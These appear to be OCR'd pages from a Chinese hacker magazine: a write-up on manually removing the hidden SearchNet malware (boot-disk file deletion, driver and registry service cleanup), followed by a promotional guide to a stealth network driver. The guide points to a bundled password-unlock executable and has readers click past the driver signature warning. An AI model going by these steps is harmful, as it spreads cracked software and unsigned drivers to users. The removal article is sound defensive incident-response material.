


图 6

在EBD目录中，包含attrib等命令。启动盘准备完成，将U盘写保护后插到要启动的系统上，修改BIOS启动顺序，首先从U盘启动。

启动过程中，XP启动盘中的Autoexe.bat执行会存在问题，不用管它，跳过继续，进入DOS模式。运行ntfspro.exe加载NTFS驱动，找到系统盘（假设为X:）。进入X:\Program Files\SearchNet。利用绝对路径的方式运行attrib，C:\EBD\attirb -r xxx（这里C代表启动盘，xxx代表SearchNet目录下的某文件）。

修改完文件的属性后，复制备份SearchNet目录，然后将SearchNet目录下的对应文件删除。重新启动系统，发现系统故障仍然存在。怀疑系统某些文件未删除干净。回顾处理过程，检查删除文件备份，发现里面有一个fad.inf安装文件，打开文件，发现里面涉及到如下驱动文件：C:\Windows\System32\drivers\fad.sys，如图7。




图 7

重新利用启动盘启动进入系统，发现该文件属性同样需要修改，如法炮制，备份文件后将其删除，为确保删除干净，再次检查C:\Program Files\SearchNet文件夹，确保文件夹不存在。

重启系统，系统运行正常。进入注册表，编辑启动项，删除残留的"SearchNet_Up"="\"C:\\Program Files\\SearchNet\\ServeUp.exe\""。连接网络，重新安装系统补丁，检查系统运行正常无误，至此故障处理完毕，系统故障并非系统补丁引起，而是由恶意程序引起。

为了进一步弄清程序运行的基本状况，我又将备份出来的SearchNet目录复制到另外一台Windows2000的机器上，目录包含的文件如图8所示。




图8

文件采用的都是比较常用的图标，麻痹性很强啊。运行其中的SearchNet.exe。这次系统未出现运行缓慢的故障。运行兵刃（IceSword），发现系统中运行了两个隐藏进程SearchNet.exe和ServeHost.exe（该文件在C:\WINNT\system32目录中），如图9。

日期:2005-12-16
事件:9:30:17
用户:N/A
计算机:LCL28
描述:下列引导或系统启动驱动程序无法加载：
Anfad
FAD
HidProcess

这是由于在注册表包含启动项中，但对应文件已删除所致。进入注册表，已对应关键字搜索对应项（这些项目在恶意程序运行时是无法搜索到的），将位于HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\下面的Anfad、FAD、HidProcess、Remote Log几项删除，删除前请注意备份。




图9

到这里对程序的研究暂告一段落。从整个处理过程来看，该软件从各个方面都试图隐藏自己的行踪，并保持自己在系统中运行的状态。但正是这种保持自己在系统中运行的作法暴露了自己的行踪（不间断地持续监控注册表），真算的上是“成也萧何，败也萧何”。下面简单小结说明一下。

该程序应归于Malware或者Adware之列，其出发点应是网站功能辅助或者用户信息收集，正常情况下不应导致系统出现明显不能使用的故障。有可能该程序早已安装在上述的XP系统中，安装系统补丁或者其它某项操作导致该软件与系统出现冲突，出现如上所述故障。比如某些输入法就曾出现问题导致系统频繁报错无法正常使用的情况。

系统加载补丁或正常重启后出现故障，有可能原因并不是补丁引起，而是系统中已有的某程序存在问题，处理故障时应避免只盯着某类可能的原因，应全面考虑。

查看加载的内核模块，如图10，发现加载了fad.sys、anfad.sys以及hprocess.sys（说明：fad.sys是通过上面的分析得知，另外两个文件我是通过将恶意程序关闭，进入C:\WINNT\system32\drivers目录，按照时间排序，通过fad.sys文件的创建时间等文件属性确定的）。通过兵刃（IceSword）可看到增加了ServeUP的启动项，但进入注册表后看不到对应的启动项，程序对其进行了隐藏。在注册表中搜索fad.sys也搜索不到。程序对自身的隐藏还是比较好的，不知为什么在那台XP的机器上没有隐藏注册表项。




图10

利用启动盘进入Dos模式，删除SearchNet目录下的文件，删除fad.sys、anfad.sys以及hprocess.sys，删除ServeHost.exe文件，重启系统后发现系统报如下错误：

事件来源:Service Control Manager
事件种类:无
事件 ID:7000
日期:2005-12-16
事件:9:31:31
用户:N/A
计算机: LCL28
描述:由于下列错误，Remote Log 服务启动失败：系统找不到指定的文件。

事件类型:错误
事件来源:Service Control Manager
事件种类:无
事件 ID:7026

恶意程序在系统启动时加载的方式多种多样，除了注册表、启动文件等常见启动位置之外，还应考虑驱动加载的情况，目前有很多程序采用这种方式加载。

由于安全模式下有些驱动已经作为内核模块加载，所以安全模式并不能保证系统检查结果的准确性。

关闭恶意程序后，还应对注册表等项目作再一次的检查，因为恶意程序在运行的时候，可能会隐藏有些项目（比如目录、注册表项），因此在清除掉运行的恶意程序后，再检查一次有助于彻底清除残留在系统中的配置项。

一些常用的工具在安全模式下不能正常运行（比如检查进程、监控注册表的工具），因此在对系统进行检查应注意需要通过系统基本命令收集信息。

通过上述操作，虽然程序不在系统中运行了，我觉得肯定还会在系统注册表中残留一些项目，请各位大虾进一步研究指教。

（本文涉及的相关工具：NTFSDos、冰刃IceSword、USBoot，光盘中有收录。）



SuperSheep[北极冰黑客小组]

大家一定听说过“隐形衣”吧，它能使我们来无影去无踪！如果我们在网上活动时也能穿上这样一件隐形衣该多好啊！下边，我就推荐一款工具来实现这样的愿望，它就是——网神之网络隐形衣。

它的功能说简单点就是实现单向访问，即：我能访问别人，别人却不能访问我。它还可以防范未知安全漏洞，并进行自动病毒免疫，是一款不可多得的好工具。它的安装和卸载也十分简单。首先选择需要安装的网卡，打开其属性界面，如图1，点击“属性”→“安装(N)…”→“服务”→“添加(A)…”按钮。添加网络服务，如图2，点“从磁盘安装”→“浏览(B)…”按钮，打开“NetFilterMP.inf”文件，如图3。

点击“确定”按钮，进行安装，再点击“确定”按钮，开始安装，拷贝文件之后，Window提示“驱动数字签名验证”界面和注册提示信息，如图4，点击“仍然继续”继续安装，注册提示信息，点击“确定”继续安装，点击“确定”按钮，安装完毕，Windows提示重启计算机，如图5，重新启动计算机后就安装成功了。安装后的网络属性页如图6所示，表示网络隐形衣安装成功。

每次启动计算机，网络隐形衣都以网络服务形式自动启动。缺省情况下，网络隐形衣工作在正常模式（Normal Mode），如需更改，请选择“Aeolus of Net-Deity Family”，点击“属性(R)”按钮或直接双击“Aeolus of Net-Deity Family”，显示网络隐形衣配置界面，网络隐形衣配置界面分两部分：口令设置和工作设置，如图7，最重要的是要对网络隐形衣的工作模式进行设置。网络隐形衣有三种工作模式。

0 —— 正常工作模式（Normal Mode）
1 —— 全通过模式（Permit All Mode）
2 —— 全阻断模式（Deny All Mode）

正常工作模式：网络隐形衣正常工作、网络隐形、单向访问、隐于无形、存于无形；各种远程控制口令有效。

全通过模式：网络隐形衣全透明，对网络数据无任何限制；各种远程控制口令无效。

全阻断模式：网络隐形衣全屏蔽，阻断所有网络数据；各种远程控制口令无效。

数据包的返回时间。根据网络速度而定，为5秒的倍数，初始为6，既5×6＝30秒。

如果需要卸载，只要选择“Aeolus of Net-Deity Family”，点击“卸载(U)”即可。

关于网络隐形衣的默认密码修改激活方法：运行“密码修改激活.exe”点击“激活”，然后在以前灰色的密码修改区点击即可激活密码修改区，其它无限制！

这个网络隐形衣目前已被汉化，使用很方便。有了它，大家就不必再为网络安全事件弄得焦头烂额了，希望大家玩得愉快。

（本文涉及的相关工具：密码修改激活.exe、IfilterNotObj原版及汉化版，光盘中有收录。）




图1

